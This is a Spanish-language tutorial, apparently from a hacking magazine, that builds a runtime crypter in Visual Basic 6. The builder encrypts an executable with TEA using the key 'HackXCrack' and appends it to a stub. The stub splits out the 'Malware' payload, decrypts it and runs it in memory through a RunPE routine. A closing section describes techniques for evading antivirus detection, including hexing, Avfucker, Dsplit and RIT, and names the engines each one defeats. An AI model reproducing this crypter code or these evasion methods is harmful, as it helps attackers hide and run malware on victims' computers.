


El *Form*es la interfaz grafica que tendrá el builder, que es lo primero que empezaremos a codear. ¿Veis lo redondeado en rojo? Esos componentes son los que vamos a usar para hacer el builder :).

El primer icono circulado se llama *TextBox*. Lo usaremos para que muestre la ruta de los archivos que examinemos con el builder. El segundo se llama *CommandButton* y nos servirá para que se ejecuten las acciones que codeemos. El siguiente es un *OptionButton*, marcará la opción que seleccionemos. Y por último, el *CheckBox*, que tildará la opción que EOF (que le añadiremos) por si se quiere.

¿Todo entendido hasta aquí no? Nada complicado ¿verdad? Bien, pues vamos a hacer la interfaz grafica. La mía será así:

Le he puesto un *Label* para que quede más bonito je je. Ahora seleccionamos cada componente (CommandButton, CheckBox…) y le cambiamos el nombre donde pone *Caption* en esta ventana que nos aparece:




Ahí, al primer CommandButton, le ponemos “Examinar” y al segundo Key “Crypt”. Podéis ponerle los nombres que queráis, pero eso sí, que tengan relación con su función.

También sería bueno que seleccionaseis los TextBox y borraseis lo que ponga en el apartado *Tex t*y en el *Form* cambiéis el nombre, que queda muy soso Form1 jaja.

Quedaría algo así:


Asi quedo más bonito :D. Y ahora… ¡Empecemos a codear!

Damos doble click sobre el Form y se nos aparecerá una pantalla en blanco como esta:



Borramos y dejamos la lista totalmente en blanco.

Bien, ahora haremos la función “examinar” del CommandButton1. Pero para ello necesitaremos la ayuda de *Microsoft CommonDialog Control*, así que le damos clic derecho en la columna donde están los componentes que usamos anteriormente, click en “Componentes…” y seleccionamos el CommonDialog



Después, tan solo hay que poner un CommonDialog en cualquier parte del Form (da igual donde, no se verá). A ese CommonDialog, le suelo llamar “CD” (para abreviar). Así que si estas copiando los códigos directamente del cuaderno, deberías llamarlo CD.

En fin, sigamos codeando. Demos doble clic sobre el CommandButton “Examinar” y escribimos:


```
Private Sub Command1_Click()
With CD
.DialogTitle = "Archivo a encriptar"
'Texto que se nos mostrara arriba de la ventana
.Filter = "Aplicaciones|*.exe"
'Para que solo podamos examinar archivos .exe
.ShowOpen
If Not CD.FileName = vbNullString Then
Text1.Text = CD.FileName
'Muestra en el Text1 la ruta del archivo
End If
End With
End Sub
```

Bien, ya tenemos la función para poder elegir libremente el archivo que queremos encriptar/cifrar.


Ahora a por el botón más importante, el que se ocupa de encriptar el archivo. Doble clic y escribimos:

```
Private Sub Command2_Click()
Dim Primer As String, Crypter As String 'Declaramos
Dim EOF As String 'Declaramos

If Text1.Text = vbNullString Then
MsgBox "Selecciona un archivo", vbExclamation, Me.Caption
Else
'Nos salta un mensaje si no seleccionamos ningún archivo

Open App.Path & "\stub.exe" For Binary As #1
Crypter = Space(LOF(1))
Get #1, , Crypter
Close #1
'Abrimos binariamente el stub
Open Text1.Text For Binary As #1
Primer = Space(LOF(1))
Get #1, , Primer
Close #1
'Abrimos binariamente el archivo que hemos seleccionado
With CD
.DialogTitle = "¿Donde lo guardo?"
.Filter = "Aplicaciones|*.exe"
.ShowSave
End With
'Ventana que se nos muestra para guardar el
'archivo encriptado/cifrado
```

Ahora para seguir codeando, debemos añadir un *módulo* y un *módulo de clase.* Para ello damos clic derecho donde se encuentra el *explorador de proyectos*, *Agregar* y *Módulo*



Y repetimos la acción para poner dos módulos de clase. En el módulo, pondremos la función de EOF, y en los módulos de clase los dos algoritmos por orden. Quedaría así:



¡Venga! Ya queda poco para terminar el builder :D.


```
Dim TEA As New ClassTEA 'Declaramos
Primer = TEA.EncryptString(Primer, "HackXCrack") 'Encripta el archivo y pone la pass del text2
GoTo Salto 'Ir a Salto
```

Aquí hacemos la parte donde se cifra el archivo.

```
Salto:
If Not CD.Filename = vbNullString Then 'Si seleccionamos algo entonces...
Open CD.Filename For Binary As #1 'Abrimos binariamente
Put #1, , Crypter & "Cuaderno" & Primer & "Cuaderno"
'Junta todo y ponemos como delimitador la palabra Cuaderno
Close #1 'Cerramos
End If

If Check1.Value = Checked Then 'Si esta tildado el CheckBox entonces...
EOF = ReadEOFData(Text1.Text)
Call WriteEOFData(CD.Filename, EOF) 'Llama al WriteEOFData que hay en el módulo
End If

MsgBox "¡Hecho!", vbInformation, Me.Caption 'Mensaje para informarnos de que se hizo todo correctamente
End If
End If
End Sub
```

Uff ¿por fin terminamos? Pues no, todavía queda lo más importante: el stub.

Abriremos un proyecto nuevo, borraremos el form que nos viene por defecto y le añadimos dos módulos y un módulo de clase.



En el primer modulo, codearemos el funcionamiento del stub; en el segundo pondremos el runPE y en el módulo de clase el algoritmo. Bien, empecemos con el primer modulo:

```
Sub Main()
Dim Datos As String 'Declaramos
Dim Malware() As String 'Declaramos

Open App.Path & "\" & App.EXEName & ".exe" For Binary As #1 'Nos abrimos
Datos = Space(LOF(1)) 'Cogemos los datos
Get #1, , Datos
Close #1 'Cerramos
```

Ahora vamos a ver un pequeño esquema que nos servirá para entender cómo vamos a usar Malware().

```
Malware() = Split(Datos, "Cuaderno")
'Vamos a diferenciar las partes

'Malware(0) = Stub
'Malware(1) = Archivo encriptado
'Malware(2) = Algoritmo
'Malware(3) = Key
```

Sigamos

```
Malware(1) = Tea.DecryptString(Malware(1), "HackXCrack")
'Malware(1) es el archivo encriptado. Lo que hacemos es que
'se desencripte y use "HackXCrack", que es la pass que usamos
```

¿Bien hasta ahora no? Ahora vamos a agregar un runPE en el módulo 2. Agregaré un runPE simple, sin ofuscar ni nada (ya haremos eso más tarde). El runPE que usaré será el creado por Karcrack.

Para poder usar éste runPE debemos poner lo siguiente, una vez copiado el runPE en el módulo 2, en el módulo donde hicimos el cuerpo del stub, es decir, en el primer módulo.

```
Dim Datos2() As Byte
Datos2() = StrConv(Malware(1), vbFromUnicode)

Call RunPE(Datos2, App.Path & "\" & App.EXEName & ".exe", Command)

End Sub
```


Esta es el code que debemos poner para hacer funcionar éste runPE. Si es otro runPE (que no sea derivado del runPE de Karcrack), deberemos de hacerlo como su autor indica. Así que ésta parte varía según el runPE que usemos.

¡Ya tenemos hecho nuestro crypter runtime! :D

MODDING DESDE BINARIO

PARTES DEL OFFSET LOCATOR

Antes de empezar a indetectar desde binario, vamos a aprender para que sirve cada parte. Si no entiendes muy bien las explicaciones, no pasa nada, sigue leyendo la revista y más tarde comprenderás :)



1) Es el apartado de las rutas. En el primertextbox pondremos la ruta de nuestro archivo cifrado con nuestro crypter, y en el segundo, la carpeta donde trabajaremos (puede ser cualquier carpeta, pero es recomendable que esté vacía)

2) Nos muestra el rango de offset. Hay pondremos el rango donde queramos trabajar, es decir, desde la parte X de nuestro archivo hasta la parte Y. Por ejemplo, desde el offset 1000, que es donde termina la cabecera, hasta el, por ejemplo 315000, que es donde termina el archivo.

3) Serán con la cantidad de bytes que queramos ir trabajando.

4) "Valor" expresa con el valor (su nombre lo dice, ¿no?) en hex que trabajaremos. Normalmente suele ser 90, 2E, 00 o similares a un punto (".") en hex.

En extensión, la que extensión que tendrá los archivos generados. Este campo no lo tocamos.

5) Aquí seleccionaremos el método que deseemos trabajar.

6) Nos recopilará en una lista los offsets que quedaron en la carpeta después de haber pasado el antivirus.

7) Dándole a este botón empezará la creación de los offsets desde el rango, bytes, valor y extensión expuestos.

Métodos

Esta parte de la revista la haré con videoturiales. El motivo principal es que es algo complicado explicar las modificaciones desde binario en texto, y además, no quedarán tan como en un videotutorial. Así que explicaré brevemente los métodos que expondremos:

-Sacar stub del anotador/bola: a la hora de modear desde binario, usaremos un anotador o bola cifrado por nuestro crypter. Esto sirve por dos motivos:

·El primer motivo es porque si modificamos directamente el stub, podemos tocar una parte que no debemos.

·El segundo es que el stub no es igual de detectado (tiene distintas firmas o saltan menos antivirus) que cuando ciframos un archivo. Por eso debemos actuar en el cifrado.

Explicaré dos formas muy fáciles para que podamos sacar el stub de un anotador o bola al que hayamos modificado con los métodos siguientes.

-Hexing: quizás es un método algo complicado para los recién llegados a este mundo, pero podemos quitar una gran cantidad de antivirus cambiando solamente unas cuantas cosas desde hexadecimal.

Para su desarrollo, necesitaremos un editor hexadecimal (en el videotutorial usaré el HexWorkshop, aunque, por supuesto, podéis usar otro cualquiera) que podéis descargar desde el mismo post creado para la revista.

-Avfucker: es el método más fácil con el que trabajaremos. Aunque es algo antiguo, hay muchos antivirus que caen fácilmente con este (como por ejemplo Avast, Bit Defender, Panda, a veces Nod32…), aunque por supuesto todo depende de con que firma salte el/los antivirus.

-Dsplit: algo más complejo que Avfucker. Este método es de los más usados a la hora de indetectar malware desde binario. Cuando trabajemos con éste método, veremos que es algo similar al Avfucker, y que además, ocupa el final del desarrollo de Dsplit.

-RIT: este método es usado sobre todo para quitar/debilitar las firmas del Nod32. Aunque también sirve para debilitar y quitar otros antivirus. Para desarrollar este método necesitaremos usar un desensamblador.

-**Localizando firmas**: este método no es tan usado hoy en día, pero nos puede servir para localizar exactamente o aproximadamente donde en que parte se aloja una firma. Este es de los métodos más antiguos, junto con las modificaciones desde source, para la indetectar malware.

To be continued…